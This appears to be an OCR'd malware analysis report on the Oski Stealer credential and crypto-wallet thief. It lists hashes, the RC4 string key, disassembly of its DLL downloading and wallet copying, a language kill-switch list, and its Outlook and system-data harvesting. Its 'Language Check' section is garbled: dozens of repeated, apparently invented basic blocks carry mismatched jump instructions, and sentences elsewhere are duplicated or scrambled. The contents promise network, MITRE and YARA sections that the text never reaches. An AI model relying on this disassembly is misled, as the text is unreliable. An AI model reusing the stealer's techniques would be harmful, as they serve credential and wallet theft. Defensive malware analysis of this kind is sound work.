



# OSKİ STEALER

Technical Analysis Report



# Contents

Introduction.....	3
First Look.....	3
bf5b613e142655ffc08aa2890da9de4bd798c1 de4d163f2ea8f2d830dde8984.exe.....	4
Unnamed.exe.....	6
Checked Browsers.....	7
Language Check.....	7
Checked Wallets.....	10
Creating a ZIP File.....	13
Network Analysis.....	14
MITRE ATT&CK Table.....	15
Solution Suggestion.....	15
Yara Rule.....	16

## Introduction

First thought to have surfaced in November 2019, the "Oski Stealer" malware showcases its ability to steal sensitive information, credentials and data from cryptocurrency wallets from more than 60 apps. The name Oski is derived from an old Norse word meaning "Viking Warrior". The malware targets the following data;

Login information in apps

Browser information (cookies, autofill, credit card information)

Screenshots

System information

Cryptocurrency wallets (Bitcoin, Ethereum, Litecoin etc.)

The oski pest, which is offered for sale on Russian underground platforms and has an easy interface, is offered for sale at a price between \$ 70 and \$ 100. It is a family of malware that is highly preferred by hackers because it is affordable and steals a lot of data. Customers on underground forums by contacting Oski Stealer developers buys malware and develops it and distributes it to its targets. The malware family, which has a great reputation on the underground forums, receives a lot of positive feedback from its customers, which can be cited as an indication of how stable the oski malware is.

Although Oski is mostly seen in North America, it has recently started to be seen in China as well. As with many malware, Oski malware It aims to spread using the phishing technique.

## First Look


Oski malware downloads 7 DLLs from the C&C server and uses these DLLs to steal the data it targets. It was observed that the anti-debug method used by Oski Stealer malware was incomplete in preventing dynamic analysis. It only checks the system name as an anti-debugging technique.

The information the malware collects Under C:\ProgramData folder saves in a file of random characters then this file makes a zip file and creates an http post request and sends this file to the C&C server in an encrypted way.

## bf5b613e142655ffc08aa2890da9de4bd798c1de4d163f2ea8f2d830dde8984.exe Analysis

<b>FILE</b>	bf5b613e142655ffc08aa2890da9de4bd798c1de4d163f2ea8f2d830dde8984.exe
<b>MD5</b>	485609C090F936B274F0F53CB85CAB12
<b>SHA-1</b>	BF14DF7741FF532E09D45F7249609D9C53374FC2

Malware "*Detect It Easy*" and its image in "*CFF Explorer*" when viewed "*Nullsoft Scriptable Install System(2.46)[zlib,solid]*" "*SFX*" where there She does it to complicate the analysis. is a bundled installer file is seen. Malware using this technique he does it to complicate the analysis.



Oski malware detaches itself from the sfx package at runtime and starts to run the malicious file.

The image shows two screenshots from a Windows system. The top screenshot is from Process Hacker, displaying a list of running processes. The bottom screenshot is from a hex editor, showing the execution of a file named bf5b613e142655ffc08aa2890da9de4bd798c1de4d163f2ea8f2d830dde8984.exe (3548).

**Process Hacker Screenshot:**

Name	PID	CPU	I/O total ...	Private b...	User name	Description
System Idle Process	0	91,98		0	NT AUTHORITY\SYSTEM	
csrss.exe	328			1,85 MB		İstemci Sunucu Çalışma Zama...
wininit.exe	380			1,27 MB		Windows Başlatma Uygulaması
csrss.exe	392	0,86	984 B/s	15,81 MB		İstemci Sunucu Çalışma Zama...
winlogon.exe	428			2,32 MB		Windows Oturum Açma Uyg...
explorer.exe	2580	0,26		45,3 MB	WIN-L1KDN79P80\...	Windows Gezgini
jusched.exe	2736			3,61 MB	WIN-L1KDN79P80\...	Java Update Scheduler
bf5b613e142655ffc08aa289...	1000	0,01		3,64 MB	WIN-L1KDN79P80\...	

**Hex Editor Screenshot:**

The hex editor shows the execution of the file bf5b613e142655ffc08aa2890da9de4bd798c1de4d163f2ea8f2d830dde8984.exe (3548). The hex data is displayed in a grid, and the ASCII view shows the following text:

```
00000000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ.....
00000010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@.....
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000040 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 .....!.L.!Th
00000050 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f is program canno
00000060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 t be run in DOS
00000070 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 mode....$.....
00000080 1b 3b 20 fc 5f 5a 4e af 5f 5a 4e af 5f 5a 4e af .; . _ZN. _ZN. _ZN.
00000090 cc 14 d6 af 5e 5a 4e af 30 2c d0 af 47 5a 4e af ... ^ZN.0,..GZN.
000000a0 30 2c e4 af d9 5a 4e af 30 2c e5 af 6c 5a 4e af 0,..ZN.0,..LZN.
000000b0 56 22 cd af 5d 5a 4e af 56 22 dd af 58 5a 4e af V"..]ZN.V"..XZN.
000000c0 5f 5a 4f af 33 5a 4e af 30 2c e1 af 54 5a 4e af _ZO.3ZN.0,..TZN.
000000d0 30 2c d3 af 5e 5a 4e af 52 69 63 68 5f 5a 4e af 0,.. ^ZN.Rich_ZN.
000000e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000f0 50 45 00 00 4c 01 04 00 a1 dc 11 5f 00 00 00 00 PE..L.....
00000100 00 00 00 00 e0 00 02 01 0b 01 0a 00 00 5a 02 00 .....Z..
00000110 00 f6 00 00 00 00 00 00 7b 71 00 00 00 10 00 00 .....{q.....
00000120 00 70 02 00 00 00 00 00 40 00 00 00 10 00 00 02 00 .....p....@.....
00000130 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00 .....
00000140 00 80 03 00 00 04 00 00 00 00 00 02 00 40 81 .....@.
00000150 00 10 00 00 10 00 00 00 00 00 10 00 00 10 00 00 .....
```

Looking at the File Header of the malicious file, it is understood that the file is an exe.

## Unnamed.exe Analysis

<b>FILE</b>	Unnamed
<b>MD5</b>	93EE45387D3EAA4AEDCF6FA71A95649B
<b>SHA-1</b>	4B24718FD64F7BB83E7C4F8CD418027C90188812

There are many base64 strings on the splash screen of the Oski malware, and when these strings are examined, it is observed that the base64 strings are encrypted using the rc4 key. The malware decodes base64 strings and saves them in memory.

rc4 key used to decode strings: "056139954853430408"

```
.text:004247CF add     esp, 4           ; Add
.text:004247D2 mov     dword_432148, eax
.text:004247D7 push    offset aTh          ; "th: "
.text:004247DC call    sub_423B70         ; Call Procedure
.text:004247E1 add     esp, 4           ; Add
.text:004247E4 mov     dword_43260C, eax
.text:004247E9 push    offset a05613995485343 ; "056139954853430408"
.text:004247EE call    sub_423B70         ; Call Procedure
.text:004247F3 add     esp, 4           ; Add
.text:004247F6 mov     dword_432660, eax
.text:004247FB push    42B280h
.text:00424800 call    sub_423B70         ; Call Procedure
.text:00424805 add     esp, 4           ; Add
.text:00424808 mov     dword_432128, eax
.text:0042480D push    offset aPezksjgm8q ; "pEzKSjGm8Q=="
.text:00424812 call    sub_423B70         ; Call Procedure
.text:00424817 add     esp, 4           ; Add
.text:0042481A mov     dword_432168, eax
.text:0042481F push    offset aDbontebqf30fa ; "DbontEbQF3/+oFA="
.text:00424824 call    sub_423B70         ; Call Procedure
.text:00424829 add     esp, 4           ; Add
.text:0042482C mov     dword_4326E0, eax
.text:00424831 push    offset aR22rvgdoqs2oe ; "r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng="...
.text:00424836 call    sub_423B70         ; Call Procedure
.text:0042483B add     esp, 4           ; Add
.text:0042483E mov     dword_4323D0, eax
.text:00424843 push    42B304h
.text:00424848 call    sub_423B70         ; Call Procedure
.text:0042484D add     esp, 4           ; Add
.text:00424850 mov     dword_432260, eax
.text:00424855 push    (offset aGlox6gmcfw+0Ch) ; ""
.text:0042485A call    sub_423B70         ; Call Procedure
.text:0042485F add     esp, 4           ; Add
.text:00424862 mov     dword_432334, eax
.text:00424867 push    offset aOfztatfY0kojty ; "oFzTATf+y0KojtYSkaQ="
.text:0042486C call    sub_423B70         ; Call Procedure
```

We will use an ida python script written to make strings eaiser to decode and give them meaningful names IDA python script:

[https://github.com/cyberark/malware-research/blob/master/OskiStealer/Oski\\_deobfuscator/oski\\_ida.py](https://github.com/cyberark/malware-research/blob/master/OskiStealer/Oski_deobfuscator/oski_ida.py)



## Checked Browsers

## Language Check

The screenshot displays a debugger window with assembly code and a control flow graph. The assembly code is as follows:

```

.text:00420060 call     GetUserDefaultLangID ; Indirect Call Near Procedure
.text:00420063 mov     eax, ax ; Root with Zero-Extend
.text:00420068 mov     [ebp+langID], eax
.text:0042006B mov     ecx, [ebp+langID]
.text:0042006E scs     [ebp+langID], ecx
.text:0042006F cmp     [ebp+langID], 43Fh ; Compare Two Operands
.text:0042006C js     short loc_4200EE ; Jump if Above (CF=0 & ZF=0)

```

The control flow graph shows the following instructions and jumps:

- loc\_4200EE:**

```

.text:004200EE loc_4200EE:
.text:004200EE cmp     [ebp+langID], 443h ; Compare Two Operands
.text:004200F5 js     short loc_420126 ; Jump if Zero (ZF=1)

```
- loc\_4200F7:**

```

.text:004200F7 cmp     [ebp+langID], 82Ch ; Compare Two Operands
.text:004200FE js     short loc_42012F ; Jump if Zero (ZF=1)

```
- loc\_420100:**

```

.text:00420100 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420101:**

```

.text:00420101 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420102:**

```

.text:00420102 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420103:**

```

.text:00420103 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420104:**

```

.text:00420104 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420105:**

```

.text:00420105 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420106:**

```

.text:00420106 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420107:**

```

.text:00420107 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420108:**

```

.text:00420108 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420109:**

```

.text:00420109 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_42010A:**

```

.text:0042010A mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_42010B:**

```

.text:0042010B mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_42010C:**

```

.text:0042010C mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_42010D:**

```

.text:0042010D mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_42010E:**

```

.text:0042010E mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_42010F:**

```

.text:0042010F mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420110:**

```

.text:00420110 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420111:**

```

.text:00420111 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420112:**

```

.text:00420112 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420113:**

```

.text:00420113 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420114:**

```

.text:00420114 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420115:**

```

.text:00420115 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420116:**

```

.text:00420116 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420117:**

```

.text:00420117 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420118:**

```

.text:00420118 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420119:**

```

.text:00420119 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_42011A:**

```

.text:0042011A mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_42011B:**

```

.text:0042011B mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_42011C:**

```

.text:0042011C mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_42011D:**

```

.text:0042011D mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_42011E:**

```

.text:0042011E mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_42011F:**

```

.text:0042011F mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420120:**

```

.text:00420120 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420121:**

```

.text:00420121 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420122:**

```

.text:00420122 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420123:**

```

.text:00420123 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420124:**

```

.text:00420124 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420125:**

```

.text:00420125 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420126:**

```

.text:00420126 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420127:**

```

.text:00420127 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420128:**

```

.text:00420128 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420129:**

```

.text:00420129 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_42012A:**

```

.text:0042012A mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_42012B:**

```

.text:0042012B mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_42012C:**

```

.text:0042012C mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_42012D:**

```

.text:0042012D mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_42012E:**

```

.text:0042012E mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_42012F:**

```

.text:0042012F mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420130:**

```

.text:00420130 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420131:**

```

.text:00420131 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420132:**

```

.text:00420132 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420133:**

```

.text:00420133 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420134:**

```

.text:00420134 mov     [ebp+flag], 0
short loc_420136 ; Jump

```
- loc\_420135:**

```

.text:00420135 mov     [ebp+flag], 0
short loc_420136 ; Jump

```

7

Language ID	Language Code	Country
419	Ru	Russian
422	Uk	Ukrainian
423	Be	Belarusia
082c	Az	Azeri (Cyrillic)
443	Uz	Uzbek (Latin)
043f	Kk	Kazakh

## DLL Download

After these processes, the malware downloads 7 DLLs to the C:\ProgramData folder. It uses these DLLs to steal data from applications..

```
.text:00421BA2 mov     eax, aCprogramdatasoftkondll
.text:00421BA7 push    eax
.text:00421BA8 lea     ecx, [ebp+c2softkondll] ; Load Effective Address
.text:00421BAE push    ecx
.text:00421BAF call    dlldownload ; Call Procedure
.text:00421BB4 add     esp, 8 ; Add
.text:00421BB7 mov     edx, aCprogramdatasqlitedll
.text:00421BBD push    edx
.text:00421BBE lea     eax, [ebp+c2sqlitedll] ; Load Effective Address
.text:00421BC4 push    eax
.text:00421BC5 call    dlldownload ; Call Procedure
.text:00421BCA add     esp, 8 ; Add
.text:00421BCD mov     ecx, aCprogramdatafreebldll
.text:00421BD3 push    ecx
.text:00421BD4 lea     edx, [ebp+c2freebldll] ; Load Effective Address
.text:00421BDA push    edx
.text:00421BDB call    dlldownload ; Call Procedure
.text:00421BE0 add     esp, 8 ; Add
.text:00421BE3 mov     eax, aCprogramdatamozgluedll
.text:00421BE8 push    eax
.text:00421BE9 lea     ecx, [ebp+c2mozgluedll] ; Load Effective Address
.text:00421BEF push    ecx
.text:00421BF0 call    dlldownload ; Call Procedure
.text:00421BF5 add     esp, 8 ; Add
.text:00421BF8 mov     edx, aCprogramdatamsvcpdll
.text:00421BFE push    edx
.text:00421BFF lea     eax, [ebp+c2msvcpgdll] ; Load Effective Address
.text:00421C05 push    eax
.text:00421C06 call    dlldownload ; Call Procedure
.text:00421C0B add     esp, 8 ; Add
.text:00421C0E mov     ecx, aCprogramdatanssdl1
.text:00421C14 push    ecx
.text:00421C15 lea     edx, [ebp+c2nssdll] ; Load Effective Address
.text:00421C1B push    edx
.text:00421C1C call    dlldownload ; Call Procedure
.text:00421C21 add     esp, 8 ; Add
.text:00421C24 mov     eax, aCprogramdatavcruntimedll

lldrop (Synchronized with Hex View-2, Hex View-1)
aCprogramdatavcruntimedll dd ? ; DATA XREF: dlldrop+444fr
; dlldrop+7D7fr ...
; C:\ProgramData\vcruntime.dll
```

There is a separate URL for each downloaded DLL, and these addresses are as follows;

url/1.jpg , url/2.jpg , url/3.jpg , url/4.jpg , url/5.jpg , url/6.jpg , url/7.jpg



## Downloaded DLL List

Softokn3.dll	Sqlite3.dll
Freebl.dll	Mozglue.dll
Msvcp.dll	Nss3.dll
Vcruntime140.dll	

The malware controls more than 20 crypto wallets in the system. It creates a separate folder for each cryptocurrency wallet it controls.

```
.text:00425B00
.text:00425B00 CryptoFolder= dword ptr 8
.text:00425B00
.text:00425B00 push    ebp
.text:00425B01 mov     ebp, esp
.text:00425B03 push    104h          ; Size
.text:00425B08 push    0             ; Val
.text:00425B0A push    offset CryptoFolder ; void *
.text:00425B0F call    _memset        ; Call Procedure
.text:00425B14 add     esp, 0Ch      ; Add
.text:00425B17 mov     eax, [ebp+CryptoFolder]
.text:00425B1A push    eax             ; lpString2
.text:00425B1B push    offset CryptoFolder ; lpString1
.text:00425B20 call    lstrcatA        ; Indirect Call Near Procedure
.text:00425B26 mov     ecx, aWalDat
.text:00425B2C push    ecx             ; sensFile
.text:00425B2D mov     edx, aBitcoin
.text:00425B33 push    edx             ; CryptoAppDataFolder
.text:00425B34 mov     eax, aBitcoin
.text:00425B39 push    eax             ; AppDataFolder
.text:00425B3A call    copyFileAppData ; Call Procedure
.text:00425B3F add     esp, 0Ch      ; Add
.text:00425B42 mov     ecx, aKeystore
.text:00425B48 push    ecx             ; sensFile
.text:00425B49 mov     edx, aEthereum
.text:00425B4F push    edx             ; CryptoAppDataFolder
.text:00425B50 mov     eax, aEthereum
.text:00425B55 push    eax             ; AppDataFolder
.text:00425B56 call    copyFileAppData ; Call Procedure
.text:00425B5B add     esp, 0Ch      ; Add
.text:00425B5E mov     ecx, aDefaultWallet
.text:00425B64 push    ecx             ; sensFile
.text:00425B65 mov     edx, aElectrumWallets
.text:00425B6B push    edx             ; CryptoAppDataFolder
.text:00425B6C mov     eax, aElectrum
.text:00425B71 push    eax             ; AppDataFolder
.text:00425B72 call    convFileAppData ; Call Procedure
```

## Checked Wallets

Bitcoin	Ethereum	MultiDoge
Electrum	Litecoin	IOCoin
Megacoin	Zcash	Infinitecoin
GoldCoinGLD	jaxx	Mincoin
Exodus	Primecoin	Namecoin
digitalcoin	Anoncoin	BBQcoin
DashCore	devcoin	Florincoin
Franko	Freicoin	Ixcoin
Terracoin	YACoin	ElectronCash
Electrum-LTC		

## Outlook Informations

Oski malware collects the passwords of the Outlook accounts in the system, incoming server settings (IMAP), outgoing server settings (SMTP) information and sensitive information in the registry and saves them in a text document named Outlook.txt.


0042AE80	0A 00 00 00	0A 00 00 00	0A 00 00 00	0A 00 00 00	.....
0042AE80	0A 0A 00 00	30 00 00 00	30 00 00 00	30 00 00 00	...0...0...0...
0042AE80	0A 0A 00 00	0A 0A 00 00	0A 0A 00 00	2E 00 00 00	.....
0042AE80	2E 2E 00 00	2E 00 00 00	2E 2E 00 00	25 73 5C 25	.....%S%
0042AE80	73 00 00 00	5C 4C 6F 63	61 6C 20 53	74 61 74 65	s...\Local State
0042AF00	00 00 00 00	5C 4C 6F 63	61 6C 20 53	74 61 74 65	...\Local State
0042AF10	00 00 00 00	4D 69 63 72	6F 73 6F 66	74 20 45 64	....Microsoft Ed
0042AF20	67 65 00 00	5C 4D 69 63	72 6F 73 6F	66 74 5C 45	ge..Microsoft E
0042AF30	64 67 65 5C	55 73 65 72	20 44 61 74	61 5C 00 00	dge\User Data\..
0042AF40	50 61 73 73	77 6F 72 64	00 00 00 00	25 53 00 00	Password...%S..
0042AF50	61 28 00 00	6F 75 74 6C	6F 6F 65 2E	74 78 74 00	ar..outlook.txt.
0042AF60	0A 00 00 00	25 73 3A 20	00 00 00 00	25 73 0A 00	....%S: ....%S..
0042AF70	0A 00 00 00	0A 00 00 00	0A 00 00 00	0A 00 00 00	.....
0042AF80	0A 00 00 00	0A 00 00 00	0A 00 00 00	0A 00 00 00	.....

## System and Hardware Information

Malware also checks the system and hardware features of the computer on which it is located, and obtains information about the system..

The system information it checks includes computer name, Windows info, user info, GUID, keyboard type, etc. information is available.

Hardware features include processor type, video card model, amount of ram, etc. information is available.



```
system.txt - Not Defteri
Dosya  Düzen  Biçim  Görünüm  Yardım
-----
System
Windows: Windows 7 Professional
Bit: x64
User:
Computer Name: WIN-L1KDN79P803
System Language: tr-TR
Machine ID:
GUID:
Domain Name: Unknown
Workgroup: WORKGROUP
Keyboard Languages: Türkçe (Türkiye) / İngilizce (Amerikan)


Hardware
-----
Processor: Intel(R) Core(TM) i5-7300HQ CPU @ 2.50GHz
Logical processors: 1
Videocard: VMware SVGA 3D
Display: 1918x928
RAM: 2047 MB
Laptop: No

Time
-----
Local: 16/7/2021 15:24:42
Zone: UTC3

Network
-----
IP: IP?
Country: Country?

Installed Software
-----
Microsoft Office Enterprise 2007 12.0.4518.1014
Google Chrome 91.0.4472.124
Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.28.29910 14.28.29910
Java Auto Updater 2.8.281.9
Microsoft Visual C++ 2015-2019 Redistributable (x64) - 14.28.29910 14.28.29910.0
Microsoft Visual C++ 2019 X86 Additional Runtime - 14.28.29910 14.28.29910
Microsoft Office Access MUI (Turkish) 2007 12.0.4518.1027
Microsoft Office Excel MUI (Turkish) 2007 12.0.4518.1027
Microsoft Office PowerPoint MUI (Turkish) 2007 12.0.4518.1027
Microsoft Office Publisher MUI (Turkish) 2007 12.0.4518.1027
Microsoft Office Outlook MUI (Turkish) 2007 12.0.4518.1027
Microsoft Office Word MUI (Turkish) 2007 12.0.4518.1027
```

The Oski malware checks whether it is a laptop or a desktop computer with the GetSystemPowerStatus API. This API checks if there is a battery on the system.



